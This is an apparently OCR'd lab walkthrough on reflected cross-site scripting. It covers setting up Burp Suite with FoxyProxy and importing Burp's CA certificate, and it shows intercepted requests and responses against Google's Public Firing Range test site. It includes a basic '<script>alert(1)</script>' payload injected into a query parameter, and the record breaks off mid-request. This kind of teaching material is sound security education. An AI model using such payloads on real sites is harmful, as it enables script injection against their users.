
XSS Lab

In this lab you're going to be learning how to escape parameters and the importance of input validation as well as how to set up a proxy for burpsuite to intercept traffic.


Step 1. Open up Kali Linux and start Burpsuite by clicking on the dragon icon on the top left hand corner and searching for Burpsuite




Step 2. After opening Burp, if you see this message. Check the box and click ok.

Step 3. On the Term and Condition click the orange **"I Accept"**


Step 4. When asked if you want you're going to start a temporary project, click **"Next"**




Step 5. On the next Window, just leave everything as is and click on **"Start Burp"**




Step 6. Open Firefox in your VM and search up Foxy Proxy Basic and click the on the link to grab the extension from Firefox. If this is your first time doing this lab, your link will be blue and not purple like mine. So don't worry.




Step 7. On this page, click on **"Add to Firefox"**. There will be pop up asking you to add, just click Add.




Step 8. Now on the top right of your screen click the Fox icon and click Options




Step 9. In the new tab, we're going to click on Add in the right side of your screen




Step 10. In this new page, we're going to name the Title **"Burp"**, Proxy IP Address **"127.0.0.1"**, and Port **"8080"**. Then click save



Step 11. Click the little Fox Icon that you clicked back in **Step 8** and now there should be a Burp option. Click on it.




Step 12. Now go visit this webpage called "**http://burpsuite**" in your VM




Step 13. On the new page look to the far right and click on the CA Certificate text.

Step 14. It'll download a file called cacert (if you get prompted to open or save, click on save file and then ok)


Step 15. Go to the far right of your FireFox browser and click the 3 straight line to open up the options and select Setting




Step 16. Using the search function in settings. Type in certificate and click on **View Certificates**




Step 17. Click Import and select the cacert that you just downloaded. On the pop up that ask you trust the certificate, go ahead and check both box and click ok.




Step 18. Search **Public Firing Range Web App** in google and select this site.



Step 19. On the Public Firing Range website we're going to click on **"Reflect XSS"**



Step 20. Go to burpsuite and make sure you're on the Proxy tab so you can turn on intercept



Step 21. After turning it on, go back to public firing range and click **“Parameter – Body”** then navigate back to Burp and you should see this.


Pretty Raw Hex

```
1  GET /reflected/parameter/body?q=a HTTP/2
2  Host: public-firing-range.appspot.com
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: https://public-firing-range.appspot.com/reflected/index.html
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Step 22. Send it to repeater by right clicking and clicking on the send to repeater.

Pretty Raw Hex

```
1  GET /reflected/parameter/body?q=a HTTP/2
2  Host: public-firing-range.appspot.com
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Referer: https://public-firing-range.appspot.com/reflected/index.html
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```



Step 23. Go to the repeater tab and click **“Send”** to see how the response looks like.

Send | Cancel | Target: https://public-fir

Request (Pretty | Raw | Hex)

```
1 GET /reflected/parameter/body?q=a HTTP/2
2 Host: public-firing-range.appspot.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://public-firing-range.appspot.com/reflected/index.
  html
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response (Pretty | Raw | Hex | Render)

```
1 HTTP/2 200 OK
2 X-Xss-Protection: 0
3 Cache-Control: no-cache, no-store, must-revalidate
4 Pragma: no-cache
5 Expires: Thu, 01 Jan 1970 00:00:00 GMT
6 Content-Type: text/html;charset=utf-8
7 X-Cloud-Trace-Context: fbc2d1ce90cfea573f7e6bf881b41a10
8 Vary: Accept-Encoding
9 Date: Thu, 17 Nov 2022 08:04:28 GMT
10 Server: Google Frontend
11 Content-Length: 39
12 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443";
   ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443";
   ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443";
   ma=2592000; v="46,43"
13
14 <html>
15   <body>
16     a
17   </body>
18 </html>
```

Step 24. We see that in this webpage the field where we can insert our script is inside the body so we can just modify the request side by removing **“a”** after the q= and replace it with **“<script>alert(1)</script>”** Then send it again. As you can see the response is different now.

Send | Cancel | Target: https://public


Request (Pretty | Raw | Hex)

```
1 GET /reflected/parameter/body?q=
  <script>alert(1)</script> HTTP/2
2 Host: public-firing-range.appspot.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0)
  Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer:
  https://public-firing-range.appspot.com/reflected/index.
  html
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-User: ?1
